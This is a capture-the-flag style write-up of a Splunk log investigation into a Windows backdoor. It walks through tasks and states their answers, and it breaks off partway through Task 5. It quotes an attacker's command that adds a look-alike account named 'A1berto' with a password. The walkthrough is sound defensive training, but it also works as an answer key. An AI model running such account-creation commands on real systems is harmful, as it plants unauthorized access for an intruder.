Investigation Info Rundown

SOC Analyst **Johny** has observed some anomalous behaviours in the logs of a few windows machines. It looks like the adversary has access to some of these machines and successfully created some backdoor. His manager has asked him to pull those logs from suspected hosts and ingest them into Splunk for quick investigation. Our task as SOC Analyst is to examine the logs and identify the anomalies.

Notes for investigation


- Windows machines
  - Windows-based tools like `PowerShell` and `cmd.exe`
- Backdoor
  - Suspicious network connections/traffic/ports For example, port 4444 which may indicate the use of Metasploit

We're using the Attack Box for this investigation.


We've used Firefox on the Attack Box and navigated to the IP address of the Splunk instance. *The IP can be found in the top of the room after starting the machine for the tasks.*

Task 1: How many events were collected and Ingested in the index main?


Let's go to the Search and Reporting on the left-side in Splunk to kick off our investigation:



Once we get here, we can use the search bar at the top to find the **main** index:




We need to change the timeframe for this search to get the results we want. Notice that on the right side, the default "Last 24 hours" timeframe is selected. Let's change that to "All time" so we can get the results we're looking for!



*Best practice in a real-world scenario would be to only look at the timeframe of when the notable events occurred. Since we don't have any information on the exact date/time of these events, we're looking at all events from all time from index **main**.*


There we go! Now we have the number of events that were logged in index **main**.



Task 1 Answer: 12,256

Task 2: On one of the infected hosts, the adversary was successful in creating a backdoor user. What is the new username?


For this one, we can utilize the fields within Splunk on the left side to search for that backdoor user. As luck would have it, that's one of our selected fields already!




So we have several users but none of them look especially interesting at first glance.

- **NT AUTHORITY\SYSTEM**
- **Cybertees\Alberto**
- **NT AUTHORITY\NETWORK SERVICE**
- **Cybertees\James**

What is interesting is the counts of the occurrences that Splunk picked up on for the user **Cybertees\James**. It's much lower than Alberto's. So let's click on James' username value and add it to our query.




Now our query will update to only show events that relate to James' user.



We only have 5 events to sift through for James. Easy! Scrolling down a bit we have some **Sysmon** logs. Let's go through them and remember that we're looking for a backdoor account that was created.

On the second event down, we see:
`CommandLine: C:\Windows\System32\net1 user /add A1berto paw0rd1`



Well, that certainly looks odd! Normally, you would use the `net` command on windows to add a user. Here we see `net1` used instead but with the same syntax that would be used for the `net` command. Another thing to note is that the user that is being added has the name `A1berto` and the password for the user is `paw0rd1`.

The attacker appears to be trying to "blend in" here by using a number `1` in place of the lowercase L in "Alberto". Smart move considering we have a user named "Alberto" from our earlier look at the User field in Splunk.


Task 2 Answer: A1berto

Task 3: On the same host, a registry key was also updated regarding the new backdoor user. What is the full path of that

registry key?


Let's break this question down piece by piece. We need to narrow our search in Splunk to the host that appeared in the logs we just examined. Again, as luck would have it, "host" is one of our selected fields to the left in the Splunk interface.

We'll click on "host" and then click on the only value "server" to add it to our query.




The next part of the question is asking about a registry key that was updated. We know from the previous task that **Sysmon** logs are being ingested to Splunk and if we do a little research into what events Sysmon can tag and the Event IDs, we see that registry events are Event IDs 12,13, and 14. Specifically, we see that an Event ID 13 is a **RegistryEvent (Value Set)** and Event ID 14 is **Registry Event (Key and Value Rename)**.

We still have events pulled up from our previous query. Let's click on the `EventID: 3` to add it to our query and then modify it to look for Event ID 13.



Uh-oh. No results...



That's alright! That just means we need to modify our query to find what we're looking for. The two things we need so far are:

1. Host (we have this already)
2. Registry modification (this is what we're currently looking for)


We really don't need anything but these two things in our query at the moment so let's get rid of the fluff.

We'll remove `User="Cybertees\\James"`, `spath EventID`, and the `search` keyword. We'll also remove the `|` characters. So our query should look like this now:


```
index="main" host=server EventID=13
```

Whoa! 1,143 events... that would take a very long time to go through. *But*, we still have another piece of the question to pick apart. The last part of the question states that we need to look for registry events related to the backdoor user. So let's just add `A1berto` at the end of our query

and see what we get!



Nice! Only one event! If we scroll down we can find the registry key that was updated.



Task 3 Answer: HKLM\SAM\SAM\Domains\Account\Users\Names\A1berto

Task 4: Examine the logs and identify the user that the adversary was trying to impersonate.


This one is easy! Thanks to our sleuthing earlier in Task 2 we know Alberto is who the attacker is trying to impersonate.

Task 4 Answer: Alberto

Task 5: What is the command used to add a backdoor user from a remote computer?

We're looking for a command that added the backdoor user `A1berto` and how it was done remotely. We'll need to modify our Splunk query. Let's use our previous query we had in Task 2

as a starting point.



Scrolling down and looking at the `Image` tag on the events, we see

